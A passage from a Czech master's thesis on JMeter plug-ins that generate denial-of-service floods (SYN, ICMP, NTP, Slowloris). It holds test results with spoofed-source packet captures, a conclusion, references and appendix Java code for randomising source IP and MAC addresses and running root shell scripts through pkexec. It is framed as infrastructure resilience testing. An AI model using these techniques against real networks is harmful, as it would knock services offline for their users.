Opět odesláno 10 paketů na adresu PC2 s použitím inkrementované zdrojové MAC adesy v rozsahu 00:01:02:03:aa:11 – 00:01:02:03:aa:22, náhodné zdrojové IP adresy v rozsahu 192.168.0.10 – 192.168.0.100 a náhodného zdrojového portu v rozsahu 1024 – 65535. Na obrázku 4.14 lze vidět, že odeslané pakety ICMP splňují parametry ručně upravené v konfiguračním souboru skrze grafické uživatelské rozhraní.

4.7.2 Výkonnostní analýza

V této sekci jsou provedeny 2 experimenty v rámci výkonnostní analýzy nově vytvořených modulů.

Z těchto experimentů je vypuštěn modul Slowloris, který pracuje na zcela jiném principu a jeho parametry rychlosti odesílání paketů či vytížení linky jsou proti ostatním útokům (záplavovým) zanedbatelné a irelevantní.



Obr. 4.13: Úprava konfiguračního souboru v grafickém uživatelském rozhraní univerzálního modulu.

No.	Time	Source	Destination	Protoco	Length	Info
229	92.366625946	192.168.0.60	192.168.0.20	ICMP	64	Timestamp request id=0x002a, seq=0/0, ttl=36
230	92.366823617	192.168.0.40	192.168.0.20	ICMP	64	Timestamp request id=0x002a, seq=0/0, ttl=36
231	92.366826498	192.168.0.89	192.168.0.20	ICMP	64	Timestamp request id=0x002a, seq=1/256, ttl=36
232	92.366827776	192.168.0.71	192.168.0.20	ICMP	64	Timestamp request id=0x002a, seq=2/512, ttl=36
233	92.366829025	192.168.0.96	192.168.0.20	ICMP	64	Timestamp request id=0x002a, seq=0/0, ttl=36
234	92.366830636	192.168.0.27	192.168.0.20	ICMP	64	Timestamp request id=0x002a, seq=1/256, ttl=36
235	92.366832182	192.168.0.73	192.168.0.20	ICMP	64	Timestamp request id=0x002a, seq=2/512, ttl=36
236	92.373073920	192.168.0.47	192.168.0.20	ICMP	64	Timestamp request id=0x002a, seq=0/0, ttl=36

Obr. 4.14: Testování univerzálního modulu.

Experiment č. 1

První experiment porovnává výkon jednotlivých modulů mezi sebou. Pro všechny moduly platí stejné podmínky. Dostupné systémové prostředky jsou ustanoveny na 6 CPU a 4 GB paměti RAM. Vždy je odesláno 10 000 000 paketů s největší možnou rychlostí odesílání (pole pro zadávání rychlosti odesílání je prázdné). Porovnájí se parametry:

- průměrná rychlost odesílání paketů v jednotkách paketů za sekundu [pps],
- doba trvání testu od spuštění do ukončení, v tabulce zkráceně – čas [s],
- průměrné vytížení spojové linky [MB/s].

Výsledky tohoto experimentu jsou zobrazeny v tabulce 4.5. Výkon jednotlivých modulů je srovnatelný, kromě modulu NTP Flood, který díky jeho větší velikosti paketů (viz tabulka 4.4) dosahuje většího vytížení linky. Modul NTP Flood je také o něco rychlejší, tento jev přikládám absenci dynamických funkcí pří generování IP adresy (v NTP Flood je jedna adresa cíle a jedna adresa NTP serveru). Tvůrci nástroje Trafgen uvádějí, že použití těchto dynamických funkcí má vliv na výkon genrátoru.

Výsledky tohoto experimetu jsou také znázeněny v graficky viz 4.15, 4.16 a 4.17.

Tab. 4.4: Velikost paketu u záplavových útoků.

Modul	Velikost paketu [B]
SYN Flood	66
ICMP Flood	64
NTP Flood	234

Tab. 4.5: Porovnani modulů.

Modul	Čas [s]	Rychlost odesílání [pps]	Vytížení linky [MB/s]
SYN Flood	118	88495	4,5
ICMP Flood	121	86206	4,3
NTP Flood	110	93457	16,7
Univerzální m.	120	86965	4,3


Tab. 4.6: Výkon modulu SYN Flood a NTP Flood v závislosti na počtu CPU

	SYN Flood			NTP Flood		
Počet CPU	Čas [s]	[pps]	Vytížení [MB/s]	Čas [s]	[pps]	Vytížení [MB/s]
1	436	23201	1,4	451	22421	5,1
2	210	48780	3,1	203	50251	11,5
3	196	51020	3,5	193	53191	12,8
4	178	57803	4,5	169	60975	15,3
6	118	88495	4,8	125	83333	16,7


Experiment č. 2

Druhý experiment porovnává výkon modulu v závislosti na dostupný systémových prostředcích. Při testování jsem dospěl k závěru, že velikost paměti RAM nemá vliv na výkon modulu, protože spotřeba paměti generátorem je velice nízká (v průběhu testování se pohybovala okolo hodnoty 200 MB). Pro testování jsou zvoleny dva moduly, a to SYN FLood a NTP Flood, pro provnání výkonu v závislosti na velikosti paketu.


Výsledky tohoto experimentu jsou zobrazeny v tabulce 4.6. Největší nárůst výkonu je při přechodu z 1 jádra na 2. Dále se výkon zvedá s přibližně lineární charakteristikou. Výsleky jsou také zobrazeny graficky viz 4.18, 4.19 a 4.20.




Obr. 4.15: Porovnání výkonu modulů podle času.




Obr. 4.16: Porovnání výkonu modulů podle rychlosti odesílání paketů.




Obr. 4.17: Porovnání výkonu modulů podle vytížení linky.



Obr. 4.18: Graf závisloti doby trvání testu na počtu CPU.



Obr. 4.19: Graf závisloti rychlosti odesílání paketů na počtu CPU.



Obr. 4.20: Graf závisloti vytížení linky na počtu CPU.

5 ZÁVĚR

Cílem diplomové práce bylo blíže se seznámit s problematikou kybernetických útoků typu odepření služby, prostudovat nástroj JMeter se zaměřením na jeho rozšíření pomocí modulů a rozšíření pomocí externího generátoru síťového provozu Trafgen. Dále poté navrhnout a realizovat modul několika zástupců kybernetických útoků. K tomuto účel byly vybrány útoky HTTP Flood, SYN Flood, ICMP Flood, NTP Flood, Slowloris a obecný útok pomocí univerzálního modulu. Všechny moduly jsou implementované v programovacím jazyce JAVA.

V první kapitole je rozebrána problematika kybernetických útoků typu odepření služby. Je zde uvedeno obecné rozdělení útoků podle jejich vlastností a způsobu odepření služby včetně popisu konkrétních útoků použitých v této práci.

Následující část práce se věnovala nástoji JMeter, určeného pro zátěžové testování serverů. Pojednává o struktuře testovacího plánu, funkcích nástroje a možnostech jeho rozšíření pomocí modulů. Jsou zde nastíněna dvě řešení rozšiřujícího modulu. První řešení využívá přímo funkcí z jádra programu JMeter a druhé využívá externího generátoru síťového provozu ve spojení s uživatelským rozhraním nástroje JMeter. Dále je v této kapitole popsán program Trafgen, jakožto zástupce generátorů síťového provozu.

Třetí kapitola se věnuje návrhu a implementaci modulu pro útok **HTTP Flood**. Nejprve je popsán obecný postup pro tvorbu nového modulu. Následuje samotná realizace modulu HTTP Flood. Modul HTTP Flood vychází z již existující funkce JMeteru – HTTP Request. V realizaci jsou popsány naprogramované metody, které umožní uživateli náhodně měnit zdrojovou IP adresu HTTP požadavku ze zadaného rozsahu. Dále je zde popsána úprava grafického rozhraní modulu, tak aby podporovalo výše zmíněnou funkci.

Na závěr kapitoly je nový modul úspěšně otestován. Nejprve je testována jeho základní funkčnost, dalé je porovnán s jeho vzorem – funkcí HTTP Request – a nakonec je zkoumána závislost výkonu modulu na dostupných systémových prostředcích.

Čtvrtá kapitola popisuje návrh a implementaci modulů s využitím externího generátoru síťového provozu. Jedná se o moduly:

- **SYN Flood**,
- **ICMP Flood**,
- **NTP Flood**,
- **Univerzální modul**,
- **Slowloris**.

První čtyři moduly využívají výkonného generátoru Trafgen. Univerzálního modul umožňuje uživateli upravit konfigurační soubor a tím provézt jakýkoli útok v rámci možností generátoru Trafgen. K použití s těmito moduly je vytvořen prvek

Trafgen Thread Group, který nahrazuje klasický Thread Group nástroje JMeter. Dalším implementovaným modulem je útok Slowloris, který využívá jako generátoru skript napsaný v jazyce Python.

Nejprve je v kapitole popsán obecný princip jak implementovat modul tohoto druhu a také detailnější informace ke generátoru Trafgen. Nejdetailněji je popsán útok SYN Flood, z něhož následně ostatní útoky vycházejí.

Kapitola je uzavřena testováním nově vytvořených modulů. V rámci testování je úspěšně ověřena jejich funkce a provedena výkonnostní analýza.

Všechny navržené a implementované moduly do nástroje JMeter jsou funkční a umožňují testování odolnosti síťové infrastruktury proti temto útokům. Všechny stanovené cíle diplomové práce byly splněny.

LITERATURA

[1] Apache JMeter, *Apache JMeter™* [online]. 2016, [cit. 25. 11. 2016]. Dostupné z URL: <http://jmeter.apache.org/>.

[2] Denial of Service Attacks, *CERT* [online]. 1997, [cit. 25. 11. 2016]. Dostupné z URL: <https://www.cert.org/information-for/denial_of_service.cfm/>.

[3] DNS Amplification Attack, *Radware* [online]. 2016, [cit. 25. 11. 2016]. Dostupné z URL: <https://security.radware.com/ddos-knowledge-center/ddospedia/dns-amplification-attack/>.

[4] ERINLE, Bayo. *Performance Testing with JMeter 2.9.* Packt Publishing Ltd, 2013, [cit. 25. 11. 2016].

[5] NTP Amplification, *Incapsula* [online]. 2017, [cit. 25. 4. 2017]. Dostupné z URL: <https://www.incapsula.com/ddos/attack-glossary/ntp-amplification.html>.

[6] Netsniff-NG, *Ubuntu Community Help Wiki* [online]. 2013 [cit. 20. 5. 2017]. Dostupné z URL: <https://help.ubuntu.com/community/Netsniff-NG>.

[7] HALAŠKA, P. *Generátor kybernetických útoků* [online]. Brno: Vysoké učení technické v Brně. Fakulta elektrotechniky a komunikačních technologií. 2016, [cit. 25. 11. 2016]. Dostupné z URL: <https://dspace.vutbr.cz/bitstream/handle/11012/59938/Generator_kybernetickych_utoku.pdf?sequence=1>.

[8] HALILI, Emily H. *Apache JMeter: A practical beginner's guide to automated testing and performance measurement for your websites.* Packt Publishing Ltd, 2008, [cit. 25. 11. 2016].

[9] HTTP Flood | DDoS Attack Glossary, *Incapsula* [online]. 2016 [cit. 25. 11. 2016]. Dostupné z URL: <https://www.incapsula.com/ddos/attack-glossary/http-flood.html/>.

[10] KENIG, R., et al. DDoS Survival Handbook. *Radware* [online]. 2013, [cit. 25. 11. 2016]. Dostupné z URL: <https://security.radware.com/ddos-knowledge-center/ddospedia/dns-amplification-attack/>.

[11] Low bandwidth DoS tool. Slowloris rewrite in Python. *GitHub* [online]. 2017, [cit. 20. 5. 2017]. Dostupné z URL: <https://github.com/gkbrk/slowloris/>.

[12] *Netsniff-NG* [online]. 2013, [cit. 25. 11. 2016]. Dostupné z URL: <http://netsniff-ng.org/>.

[13] NTP Amplification, *Incapsula* [online]. 2017, [cit. 25. 4. 2017]. Dostupné z URL: <https://www.incapsula.com/ddos/attack-glossary/ntp-amplification.html>.

[14] Ping Flood | ICMP Flood, *Incapsula* [online]. 2017, [cit. 25. 4. 2017]. Dostupné z URL: <https://www.incapsula.com/ddos/attack-glossary/ping-icmp-flood.html>.

[15] Slowloris, *Incapsula* [online]. 2017, [cit. 25. 4. 2017]. Dostupné z URL: <https://www.incapsula.com/ddos/attack-glossary/slowloris.html>.

[16] Using IP Spoofing Simulate Requests to Different IP Addresses with Jmeter, *BlazeMeter* [online]. 2015, poslední aktualizace 9. 6. 2015 [cit. 25. 11. 2016]. Dostupné z URL: <https://www.blazemeter.com/blog/using-ip-spoofing-simulate-requests-different-ip-addresses-jmeter

SEZNAM SYMBOLŮ, VELIČIN A ZKRATEK

ACK	Acknowledgment – příznak protokolu TCP
BSF	Skriptovací jazyk
B	Bajt
CPU	Central Processing Unit
DoS	Denial of Service – odepření služby
DDoS	Distributed Denial of Service – distribuované odepření služby
DNS	Domain Name System
FTP	File Transfer Protocol
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
ICMP	Internet Control Message Protocol
IP	Internetový protokol – Internet Protocol
Java	Programovací jazyk
JDBC	Java Database Connectivity
JMS	Java Messaging Services
LAN	Místní síť – Local area network
MB/s	Jednotka počtu mega-bajtů za sekundu
NTP	Network Time Protocol
OS	Operační Systém – Operating System
PC	Osobní počítač – Personal computer
PDF	Portable Document Format
plug-in	Doplňkový zásuvný modul aplikace
pps	Počet paketů za sekundu – Packets per second
RAM	Operační paměť

REST	Representational State Transfer
SOAP	Simple Object Access Protocol
SMTP	Simple Mail Transfer Protocol
SYN	Synchronize sequence numbers – příznak TCP
TCP	Transmission Control Protocol
TCP/IP	Síťový model založený na 4 vrstvách
UDP	User Datagram Protocol
WAN	Rozlehlá počítačová síť – Wide are network
XML-RPC	Protokol pro vzdálené volání procedur
XNTPD	Systémová služba, která se stará a synchronizaci času systému s internetem

SEZNAM PŘÍLOH

A OBSAH PŘILOŽENÉHO DVD

Obsahem přiloženého DVD je:

- elektronická verze diplomové práce ve formátu PDF,
- adresář *modules_jar* – vytvořené moduly, připravené pro použití s programem JMeter verze 3.0:
  - `HttpFlood.jar`,
  - `SynFlood.jar`,
  - `IcmpFlood.jar`,
  - `NtpFlood.jar`,
  - `SlowLoris.jar`,
  - `TrafgenCustomConfig.jar`,
  - `TrafgenThreadGroup.jar`,
- kompletní projekt *apache-jmeter-3.0*, pro načtení do programu Eclipse, obsahující:
  - zdrojové soubory všech vytvořených modulů,
  - zdrojové soubory správce vláken Trafgen Thread Group,
- zdrojové soubory zvlášť:
  - adresář *modules_src* – vytvořené moduly,
  - adresář *ttg_src* – správce vláken Trafgen Thread Group,
- ukázkové konfigurační soubory nástroje Trafgen:
  - `SynFlood.cfg`,
  - `IcmpFlood.cfg`,
  - `NtpFlood.cfg`.

B KOMPLETNÍ VÝPISY METOD

Výpis B.1: Kompletní výpis metod `actionPerformed()` pro tlačítka „Apply“ a „Delete“ .

```
final JButton applyButton = new JButton("Apply");
  applyButton.addActionListener(new ActionListener() {

      public void actionPerformed(ActionEvent e) {

        String pathAdd = "/tmp/"+timestamp+"IpAddrAdd.sh";

        String pathDel = "/tmp/"+timestamp+"IpAddrDel.sh";

        createIpScript(getMinIPValue(sourceIpAddrMin.getText()),
            getMaxIPValue(sourceIpAddrMax.getText()), enterMask.getText
            (), selectInt.getSelectedItem().toString(), pathAdd, "add "
            );

        String[] args1 = new String[] {"/bin/bash","-c","pkexec bash "
            +pathAdd};

        createIpScript(getMinIPValue(sourceIpAddrMin.getText()),
            getMaxIPValue(sourceIpAddrMax.getText()), enterMask.getText
            (), selectInt.getSelectedItem().toString(), pathDel, "del "
            );


        try {
          Process proc = new ProcessBuilder(args1).start(); //spustí
              skript IpAddrAdd.sh
          proc.waitFor();
          JOptionPane.showMessageDialog(parent, "Ip adresses added.");
        } catch (Exception ex) {
          System.out.println(ex);
        }

  }
});

final JButton deleteButton = new JButton("Delete");
deleteButton.addActionListener(new ActionListener() {

  public void actionPerformed(ActionEvent e2) {

    String pathAdd = "/tmp/"+timestamp+"IpAddrAdd.sh";
```

```
    String pathDel = "/tmp/"+timestamp+"IpAddrDel.sh";

    String[] args2 = new String[] {"/bin/bash","-c","pkexec bash "+
        pathDel};

    String[] args3 = new String[] {"/bin/bash","-c","pkexec rm "+
        pathDel+" "+pathAdd};

    try {
      Process proc2 = new ProcessBuilder(args2).start(); //spustí
          skript IpAddrDel.sh
      proc2.waitFor();
      Process proc3 = new ProcessBuilder(args3).start(); //odstraní
          skripty
      proc3.waitFor();
      JOptionPane.showMessageDialog(parent, "Ip adresses deleted.");
    } catch (Exception ex2) {
      System.out.println(ex2);
    }

  }
});
```

Výpis B.2: Kompletní výpis metody `rangeMacFunction()`.

```
public String rangeMacFunction(String minMac, String maxMac){

    String hexMin = minMac;

    String hexMax = maxMac;

    hexMin = hexMin.replaceAll(":", "");

    hexMax = hexMax.replaceAll(":", "");

    long out1 = Long.parseLong(hexMin, 16);
    long out2 = Long.parseLong(hexMax, 16);

    String out = "dinc("+out1+", "+out2+")";

    return out;
}
```

Výpis B.3: Kompletní výpis metody `rangeIpFunction()`.

```
public String rangeIpFunction(String minIP, String maxIP){
    // parsování vstupů
    String[] parsedMin = minIP.split("\\.");
    int min1 = Integer.parseInt(parsedMin[0]);
    int min2 = Integer.parseInt(parsedMin[1]);
    int min3 = Integer.parseInt(parsedMin[2]);
    int min4 = Integer.parseInt(parsedMin[3]);

    String[] parsedMax = maxIP.split("\\.");
    int max1 = Integer.parseInt(parsedMax[0]);
    int max2 = Integer.parseInt(parsedMax[1]);
    int max3 = Integer.parseInt(parsedMax[2]);
    int max4 = Integer.parseInt(parsedMax[3]);

    // převod oktetů do binárního tvaru
    String binaryMin1 = "00000000"+Integer.toBinaryString(min1);
    int diff1 = 8 - Integer.toBinaryString(min1).length();
    binaryMin1 = binaryMin1.substring(8-diff1);


    String binaryMin2 = "00000000"+Integer.toBinaryString(min2);
    int diff2 = 8 - Integer.toBinaryString(min2).length();
    binaryMin2 = binaryMin2.substring(8-diff2);


    String binaryMin3 = "00000000"+Integer.toBinaryString(min3);
    int diff3 = 8 - Integer.toBinaryString(min3).length();
    binaryMin3 = binaryMin3.substring(8-diff3);


    String binaryMin4 = "00000000"+Integer.toBinaryString(min4);
    int diff4 = 8 - Integer.toBinaryString(min4).length();
    binaryMin4 = binaryMin4.substring(8-diff4);


    String binaryMax1 = "00000000"+Integer.toBinaryString(max1);
    int diff11 = 8 - Integer.toBinaryString(max1).length();
    binaryMax1 = binaryMax1.substring(8-diff11);


    String binaryMax2 = "00000000"+Integer.toBinaryString(max2);
    int diff22 = 8 - Integer.toBinaryString(max2).length();
    binaryMax2 = binaryMax2.substring(8-diff22);
```

```
        String binaryMax3 = "00000000"+Integer.toBinaryString(max3);
        int diff33 = 8 - Integer.toBinaryString(max3).length();
        binaryMax3 = binaryMax3.substring(8-diff33);


        String binaryMax4 = "00000000"+Integer.toBinaryString(max4);
        int diff44 = 8 - Integer.toBinaryString(max4).length();
        binaryMax4 = binaryMax4.substring(8-diff44);

        // skládání IP adres
        String binaryMin = binaryMin1+binaryMin2+binaryMin3+binaryMin4;
        String binaryMax = binaryMax1+binaryMax2+binaryMax3+binaryMax4;

        // převod z binární do desítkové soustavy
        long outMin = Long.parseLong(binaryMin, 2);
        long outMax = Long.parseLong(binaryMax, 2);

        // výstup
        String out = "drnd(" + outMin + ", " + outMax + ")";
        System.out.println(out);

        return out;
    }
```